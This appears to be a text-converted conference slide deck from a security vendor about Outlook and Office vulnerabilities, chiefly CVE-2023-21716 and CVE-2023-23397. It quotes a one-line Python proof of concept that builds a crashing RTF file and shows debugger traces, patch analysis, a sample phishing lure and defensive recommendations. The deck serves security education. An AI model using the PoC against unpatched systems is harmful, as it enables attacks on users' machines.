  - IsFileZoneLocalIntranetOrTrusted**
  - GetPref
  - FPrefRegValueExists
  - FGetWin8ReminderSound
  - GetPref
  - HrAsyncPlayReminderSound
    - Ordinal\_12718
    - Length
    - Ordinal\_378
    - EtwTraceError Tag
    - MessageBeep
    - Ordinal\_1110
  - memcpy
  - FUN\_1412dac00
  - HrCreateAndSubmitOlkAsyncTask**
- ~DRM Templates



# CVE-2023-23397 - Exploitation





# Vulnerabilities

---

## CVE-2023-21716

# CVE-2023-21716 - Demo

---





## CVE-2023-21716 - Demo

---

What did we just witness?



# CVE-2023-21716

## Heap Corruption due to Integer Overflow in RTF Parser


 **Joshua J. Drake**  
@jduck

CVE-2023-21716 Python PoC (take 2) `open("t3zt.rtf","wb").write("{\\rtf1{n{\\fonttbl" + "";join([ ("{\\f%dA;}\\n" % i) for i in range(0,32761) ]) + ""}\\n{\\rtlch no crash??}\\n}}\\n").encode('utf-8')`




1:32 AM · Mar 6, 2023 · **222.5K** Views

261 Reposts 26 Quotes 883 Likes 227 Bookmarks

 **Joshua J. Drake**  
@jduck@infosec.exchange

For ex-twits... I reported an Office RTF bug 14 years after I found it and it became CVE-2023-21716. More info at [qoop.org/publications/cve-2023-21716/](https://qoop.org/publications/cve-2023-21716/) and a cute tweetable PoC at [twitter.com/jduck/status/1632411111111111111](https://twitter.com/jduck/status/1632411111111111111)

Mar 06, 2023, 03:36 ·  · Mastodon for Android ·  13 ·  19

9.8  
CVSS





# CVE-2023-21716 - RTF

<fonttbl>	'{' <b>fonttbl</b> (<fontinfo>   ('{' <fontinfo> '}'))+ '}'
<fontinfo>	<fontnum><fontfamily><fcharset>?<fprq>?<panose>?<nontaggedname>?<fontemb>?<codepage>? <fontname><fontaltname>? ';
<fontnum>	<i>f</i>
<fontfamily>	<b>fnil</b>   <b>froman</b>   <b>fswiss</b>   <b>fmodern</b>   <b>fscript</b>   <b>fdecor</b>   <b>fttech</b>   <b>fbidi</b>
<fcharset>	<i>fcharset</i>
<fprq>	<i>fprq</i>
<panose>	<data>
<nontaggedname>	* <b>fname</b>
<fontname>	#PCDATA
<fontaltname>	'{*' <b>falt</b> #PCDATA '}'
<fontemb>	'{*' <b>fontemb</b> <fonttype> <fontname>? <data>? '}'
<fonttype>	<b>ftnil</b>   <b>fttruetype</b>
<fontfname>	'{*' <b>fontfile</b> <codepage>? #PCDATA '}'
<codepage>	cpg

```
{\rtf1\ansi\
{\fonttbl{\f
{\f1\fnil\fc
{\*\generato
\pard\sa200\
\f1\fs40 This is a different font.\par
}
```

File.\par



## CVE-2023-21716 - RTF

---

This is a test RTF File.

TestRtf.RTF

*This is a different font.*

```
{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033
{\fonttbl {\f0\fnil\fcharset0 Calibri;}
{\f1\fnil\fcharset0 Lucida Handwriting;}}

{*generator Riched20 10.0.19041}\viewkind4\uc1
\pard\sa200\sl276\slmult1{\f0}fs22\lang9 This is a test RTF File.\par
{\f1}fs40 This is a different font.\par
}
```



## CVE-2023-21716 - Vulnerability

---

```
{\f32748A;}
{\f32749A;}
{\f32750A;}
{\f32751A;}
{\f32752A;}
{\f32753A;}
{\f32754A;}
{\f32755A;}
{\f32756A;}
{\f32757A;}
{\f32758A;}
{\f32759A;}
{\f32760A;}
}
{\rtlch it didn't crash?? no calc?! BOO!!!}
}}
```

RTF Parser – **WWLIB.DLL!FSearchFtcmap()**



# CVE-2023-21716 - Vulnerability

```
0:000> r
4 rax=000000891b6f4810 rbx=0000023ef177bbe0 rcx=00000000000004e4
rdx=00000000ffff7ffc rsi=0000023eed2f07d8 rdi=0000000000000001
rip=000077ff9e189cb2d rsp=000000891b6f4740 rbp=00000000000007ff8
5 r8=0000000000000008 r9=0000000000000000 r10=00000000000007ff8
r11=0000023ef178bbe8 r12=0000000000000802 r13=0000000000000000
r14=000000891b6f4818 r15=0000000000000802
iopl=0          nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
wwlib!FSearchFtcmap+0x1b1:
000077ff9`e189cb2d 4c63c2          movsxd  r8,edx
0:000> t
wwlib!FSearchFtcmap+0x1b4:
8 000077ff9`e189cb30 6642894c4      mov     word ptr [rbx+r8*2+4],cx ds:0000023e`f176bbdc=0000
0:000> r
4 rax=000000891b6f4810 rbx=0000023ef177bbe0 rcx=00000000000004e4
rdx=00000000ffff7ffc rsi=0000023eed2f07d8 rdi=0000000000000001
7 rip=000077ff9e189cb30 rsp=000000891b6f4740 rbp=00000000000007ff8
r8=ffffffffffff7ffc r9=0000000000000000 r10=00000000000007ff8
r11=0000023ef178bbe8 r12=0000000000000802 r13=0000000000000000
r14=000000891b6f4818 r15=0000000000000802
iopl=0          nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
wwlib!FSearchFtcmap+0x1b4:
000077ff9`e189cb30 6642894c4304  mov     word ptr [rbx+r8*2+4],cx ds:0000023e`f176bbdc=0000
```



# CVE-2023-21716 - Patch

```
000000018068A93C FSearchFtcmapi
primary
secondary
0:000> k
# child-sp RetAddr call site
00 000000dc`776ed1c8`00007ff8`a6051b6a`wwlib!msi::utilities::SafeIntInternal::SafeInt_InvalidParameter::SafeIntOnOverflow+0x5
01 000000dc`776ed1d0`00007ff8`a60471b7`wwlib!FSearchFtcmapi+0x1ee
02 000000dc`776ed220`00007ff8`a6045ae2`wwlib!RtFinRare+0x1037
03 000000dc`776ef800`00007ff8`a73d82b8`wwlib!CchRtFinCore+0x29b2
04 000000dc`776ef9b0`00007ff8`a73d7c7d`wwlib!RtGetChars+0x184
05 000000dc`776efc60`00007ff8`a5db2210`wwlib!PdodCreateRtf+0x18d
06 000000dc`776efd20`00007ff8`a5a96a14`wwlib!_IdRevertToSavedFile+0xe8c
07 000000dc`776f1590`00007ff8`a5a7c1d7`wwlib!PdodCreatePfnCore+0xd90
08 000000dc`776f19f0`00007ff8`a5a836ec`wwlib!PdodCreatePfnBPPAapWithEdp1+0x12f
09 000000dc`776f1ae0`00007ff8`a5a80d88`wwlib!PdodOpenFnmCore+0x234c
0a 000000dc`776f7820`00007ff8`a6b4c458`wwlib!PdodOpenFnmCore+0x148
0b 000000dc`776f7990`00007ff8`a6b4c128`wwlib!FFileOpenXszCore+0x31c
0c 000000dc`776f8b90`00007ff8`a5f9c923`wwlib!FFileOpenXszCore+0x50
0d 000000dc`776f8c00`00007ff8`a6d8350f`wwlib!IfriInitArgs+0x82f
0e 000000dc`776fa1b0`00007ff8`a6d9c780`wwlib!SessionHandoff::ExecuteCommandLine+0xaf
0f 000000dc`776fa240`00007ff8`a56862d8`wwlib!Am::FGetPerMonitorDpiWord+0x298
10 000000dc`776fc2f0`00007ff8`a568288f`wwlib!AppwndProc+0x3829
11 000000dc`776fea20`00007ff9`0de7e7e8`wwlib!wndProcGeneric+0x7f
12 000000dc`776feb00`00007ff9`0de7e47e`USER32!UserCallWinProcCheckWow+0x2f8
13 000000dc`776fec90`00007ff8`f79b9aba`USER32!CallWindowProc+0x8e
14 000000dc`776fece0`00007ff8`f79b99f8`COMCTL32!CallNextSubclassProc+0x9a
15 000000dc`776fed60`00007ff8`9d0ff2f2`COMCTL32!DefSubclassProc+0x88
16 000000dc`776fedb0`00007ff8`9d0fe45d`ms098win32client!IsolationAwareDefSubclassProc+0xe2
17 000000dc`776fee20`00007ff8`f79b9aba`ms098win32client!Mso::HwndEffects::HwndListener::StaticMainListenerwndProc+0x9d
18 000000dc`776fee70`00007ff8`f79b99f8`COMCTL32!CallNextSubclassProc+0x9a
19 000000dc`776feef0`00007ff8`a0a33735`COMCTL32!DefSubclassProc+0x88
1a 000000dc`776fef40`00007ff8`a0a33655`ms020win32client!IsolationAwareDefSubclassProc+0x99
1b 000000dc`776fefaf`00007ff8`f79b9aba`ms020win32client!Mso::ApplicationModel::TopLevelWindowwndProc+0x45
1c 000000dc`776ff010`00007ff8`f79b98b7`COMCTL32!CallNextSubclassProc+0x9a
1d 000000dc`776ff090`00007ff9`0de7e7e8`COMCTL32!MasterSubclassProc+0xa7
1e 000000dc`776ff130`00007ff9`0de7e229`USER32!UserCallWinProcCheckWow+0x2f8
1f 000000dc`776ff2c0`00007ff8`a56e966d`USER32!DispatchMessageWorker+0x249
20 000000dc`776ff340`00007ff8`a59fb167`wwlib!FMainLoop+0x76d
21 000000dc`776ff490`00007ff6`e94912b6`wwlib!FMain+0x77
22 000000dc`776ff4c0`00007ff6`e9491592`WINWORD!winMain+0x296
-----
000000018068AA69 MOVXD RCX, EAX
000000018068AA6C ADD RCX, 0x2
000000018068AA70 MOVX EAX, word ptr [RCX + 0x2]
000000018068AA74 MOVX RB, word ptr [RCX + 0x2]
000000018068AA79 ADD EAX, EAX
000000018068AA5D JMP
000000018068DC37 MOVXD RCX, EAX
000000018068DC3A ADD RCX, 0x2
000000018068DC3E MOVX EAX, word ptr [RCX + 0x2]
000000018068DC42 MOVX RB, word ptr [RCX + 0x2]
000000018068DC47 ADD EAX, EAX
000000018068DC28 JMP
```



# CVE-2023-21716 - Exploitation

---

CVE-2017-11882

CVE-2022-30190 |




021-40444 | DEV0413

23-36884 | ROMCOM



# Outlook for the Future

---





# Outlook for the Future

---

## Outlook

CVE-2023-33131

CVE-2023-33153

CVE-2023-33151

OWA Attacked

CVE-2023-36763

**Microsoft mitigates China-based threat actor Storm-0558 targeting of customer email**


[MSRC](#) / By [MSRC](#) / July 11, 2023 / 3 min read





# Outlook for the Future

---



## NTLM Relay Attacks

PetitPotam

CVE-2019-1338

CVE-2019-1166




# Recommendations

---

Dear Sir,

PFA attached document.

Rgds,  
Trusted\_Name



## Microsoft Warns of New Phishing Campaign Targeting Corporations via Teams Messages

📅 Sep 13, 2023 👤 THN

Cyber Attack / Malware



# Recommendations

---

BLOCK TRAFFIC TO UNTRUSTED NETWORK

PASS-THE-HASH ATTACKS

KERBEROS



# Recommendations

---

## Guidance for investigating attacks using CVE-2023-23397

By [Microsoft Incident Response](#)

```
$searchFilterPidLidReminderFileParameterExists = New-Object Microsoft.Exchange.WebServices.Data.SearchFilter+Exists($mailInfo["PidLidReminderFileParameter"])  
$searchFilterCollection.Add($searchFilterPidLidReminderFileParameterExists)
```



# Recommendations

---

Feature	Details and mitigation	Deprecation announced
WordPad	WordPad is no longer being updated and will be removed in a future release of Windows. We recommend Microsoft Word for rich text documents like .doc and .rtf and Windows Notepad for plain text documents like .txt.	September 1, 2023

# THANK YOU!

---



[anurag.shandilya@k7computing.com](mailto:anurag.shandilya@k7computing.com)



[www.k7computing.com](http://www.k7computing.com)